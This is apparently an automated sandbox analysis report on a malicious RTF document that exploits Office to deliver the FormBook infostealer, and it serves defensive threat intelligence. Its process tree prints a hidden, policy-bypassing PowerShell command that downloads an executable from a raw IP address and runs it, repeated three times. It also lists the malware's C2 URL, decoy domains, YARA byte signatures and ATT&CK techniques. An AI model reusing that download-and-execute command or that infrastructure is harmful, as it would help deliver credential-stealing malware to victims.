ID: 412069
Sample Name:
1c60a1e9_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:32:45
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 1c60a1e9_by_Libranalysis

Overview


General Information

Sample Name:	1c60a1e9_by_Libranalysis (renamed file extension from none to rtf)
Analysis ID:	412069
MD5:	1c60a1e972aaa5..
SHA1:	921fed27f6b23f7…
SHA256:	605e84b01e008d..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Powershell downloa…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- Bypasses PowerShell execution pol…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2300 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe (PID: 2684 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - docsc.exe (PID: 2952 cmdline: 'C:\Users\user\AppData\Roaming\docsc.exe' MD5: 457B22DA77D4DB093A31DD80A4B8963F)
      - docsc.exe (PID: 2268 cmdline: C:\Users\user\AppData\Roaming\docsc.exe MD5: 457B22DA77D4DB093A31DD80A4B8963F)
      - docsc.exe (PID: 2240 cmdline: C:\Users\user\AppData\Roaming\docsc.exe MD5: 457B22DA77D4DB093A31DD80A4B8963F)
        - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - NAPSTAT.EXE (PID: 660 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
            - cmd.exe (PID: 2468 cmdline: /c del 'C:\Users\user\AppData\Roaming\docsc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
  - FLTLDR.EXE (PID: 2384 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT MD5: AF5CCD95BAC7ADADD56DE185D7461B2C)
  - powershell.exe (PID: 2788 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 2896 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe'' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rogegalmish.com/a8si/"
  ],
  "decoy": [
    "mosquitocontrolpro.com",
    "omfgphil.com",
    "qqkit.net",
    "compusolutionsac.com",
    "skynetaccess.com",
    "helmetmoto.com",
    "webdomoupravitel.com",
    "thepocket-onlinelesson.xyz",
    "stefaniehirsch.space",
    "goalsandballs.com",
    "xn--bro-ba-3ya.com",
    "tomrings.com",
    "4520oceanviewavenue.com",
    "mamaebemorientada.com",
    "shopwreathrails.com",
    "restaurantestancia.com",
    "annaquatics.info",
    "mnarchitect.design",
    "best-cleaner.com",
    "jobhuizhan.com",
    "check-info-bank.network",
    "boostcoachingonline.com",
    "basimogroup.com",
    "076fb5.com",
    "conansr.icu",
    "numbereightturquoise.com",
    "southernbrushworks.com",
    "home-inland.com",
    "irrpa.com",
    "ethereumdailypay.com",
    "betsysellsswfl.com",
    "cutebyconstance.website",
    "modelsnt.com",
    "medifilt.com",
    "tracisolomon.xyz",
    "dchaulingdisposal.com",
    "minchenhy.com",
    "smart4earth.com",
    "rackembilliards.com",
    "benschiller-coaching.com",
    "virtualroasters.com",
    "applewholesales.com",
    "thesidspot.com",
    "grechenblogs.com",
    "marshlandlogisticsservices.net",
    "covidokotoks.com",
    "mirabilla.com",
    "hunab.tech",
    "foreverjsdesigns.com",
    "heipacc.info",
    "simon-schilling.com",
    "shirleyeluiz.com",
    "juguetibicicollectors.com",
    "70shousemanchester.com",
    "tranthaolinh.net",
    "urbanpokebar.com",
    "madras-spice.com",
    "fulmardelta.net",
    "drisu-goalkeeping.com",
    "jiotest.com",
    "vitatiensa.com",
    "melbournebusinesslawyers.net",
    "rajehomes.com",
    "company-for-you.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.2353921064.00000000002 50000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000E.00000002.2353921064.00000000002 50000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 2 5 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000E.00000002.2353921064.00000000002 50000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.2095013575.00000000002 10000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x327b:$sb1: -W Hidden • 0x326b:$sc1: -NoP • 0x3275:$sd1: -NonI • 0x3285:$se3: -ExecutionPolicy bypass • 0x3270:$sf1: -sta
0000000E.00000002.2354005709.00000000003 40000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 20 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.docsc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
12.2.docsc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
12.2.docsc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
12.2.docsc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
12.2.docsc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Exploit for CVE-2017-0261


Sigma detected: Non Interactive PowerShell

Sigma detected: PowerShell Download from URL

Data Obfuscation:

Sigma detected: Powershell download and execute file

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found suspicious RTF objects

Microsoft Office creates scripting files

Office process drops PE file

PE file contains section with special chars

PE file has nameless sections

Powershell drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Bypasses PowerShell execution policy

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Command and Scripting Interpreter 1 1	Path Interception	Process Injection 6 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Scripting 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redir Calls/

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1c60a1e9_by_Libranalysis.rtf	32%	ReversingLabs	Script-WScript.Trojan.RTFObfustream	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\docsc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\docsc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.docsc.exe.bd0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.docsc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
betsysellsswfl.com	0%	Virustotal		Browse
www.applewholesales.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://httP://157.55.173.72/goose/do	0%	Avira URL Cloud	safe	
http://www.foreverjsdesigns.com/a8si/?bzrD=k28hoff2RzuOUW33PbGIPtKRPUr4n64pf9qOap2xi7OmRFd8c0vHG7pxTFlCjwyFI3/RUg==&yxl4A=IJB8SptPOV	0%	Avira URL Cloud	safe	
http://157.55.173.72/goose/docsc.exe	0%	Avira URL Cloud	safe	
www.rogegalmish.com/a8si/	0%	Avira URL Cloud	safe	
http://httP://157.55.173.72/goose/docsc	0%	Avira URL Cloud	safe	
http://www.ethereumdailypay.com/a8si/?yxl4A=IJB8SptPOV&bzrD=SdeqJz6wjalyYsu9X1DHbU17V+TmiEx/wZfEfcHGPKPVmfA4v4050PCPps/OkVYskoJ4SA==	0%	Avira URL Cloud	safe	
http://www.thepocket-onlinelesson.xyz/a8si/?bzrD=AKlWb4F2uLtjtixCEtxovY3lKx8NV8ATEUdUvfUwC6/Iyc/MbMvmSS41f7GTUiSOdXxAeQ==&yxl4A=IJB8SptPOV	0%	Avira URL Cloud	safe	
http://httP://157.55.17	0%	Avira URL Cloud	safe	
http://www.boostcoachingonline.com/a8si/?yxl4A=IJB8SptPOV&bzrD=4F1bkU/FiIiIeThn0vTtPD5XJl4c4IZLVeanHLI3MyhQ3xDAQVTSUto06Vs10btJG4UKsg==	0%	Avira URL Cloud	safe	
http://httP://157.55.173.72/goose/docsc.exePE1	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.southernbrushworks.com/a8si/?yxl4A=IJB8SptPOV&bzrD=gy017r9A0psIMOBT0kV1AOcU5MENAfyqIlIJOlDTSwkHuwjyB7K4Ynwu+ZK1UfHNgI+yKg==	0%	Avira URL Cloud	safe	
http://www.betsysellsswfl.com/a8si/?bzrD=tsBWpGsRZmy7d7x2nhlySyt7kUJXdizctJsfNrtXFEv4lF0eOqcyqbf0nJlyY4rkKVxBEQ==&yxl4A=IJB8SptPOV	0%	Avira URL Cloud	safe	
http://httP://157.55.	0%	Avira URL Cloud	safe	
http://www.applewholesales.com/a8si/?bzrD=UJpr1KJ3cAfqwplpJdbkHVupvAtN4HJ9rDw4p7p43guJdlFHza1zzh6114vkMzwZ//7Ijg==&yxl4A=IJB8SptPOV	0%	Avira URL Cloud	safe	
http://www.4520oceanviewavenue.com/a8si/?yxl4A=IJB8SptPOV&bzrD=O3o1U+q5oLWwAo4csM4kzZFzuvGZx18F2JtzSgoGolufYTqxaY4hRtZqS8lk7vb9Od8wBg==	0%	Avira URL Cloud	safe	
http://157.55.173.72	0%	Avira URL Cloud	safe	
http://httP://157.55.173.72/go	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
4520oceanviewavenue.com	184.168.131.241	true	true		unknown
betsysellsswfl.com	107.155.89.74	true	true	• 0%, Virustotal, Browse	unknown
ethereumdailypay.com	209.143.158.10	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.applewholesales.com	75.2.115.196	true	true	• 0%, Virustotal, Browse	unknown
www.thepocket-onlinelesson.xyz	202.210.8.86	true	true		unknown
uixie.porkbun.com	44.230.85.241	true	false		high
boostcoachingonline.com	184.168.131.241	true	true		unknown
southernbrushworks.com	34.102.136.180	true	false		unknown
www.boostcoachingonline.com	unknown	unknown	true		unknown
www.foreverjsdesigns.com	unknown	unknown	true		unknown
www.southernbrushworks.com	unknown	unknown	true		unknown
www.ethereumdailypay.com	unknown	unknown	true		unknown
www.qqkit.net	unknown	unknown	true		unknown
www.4520oceanviewavenue.com	unknown	unknown	true		unknown
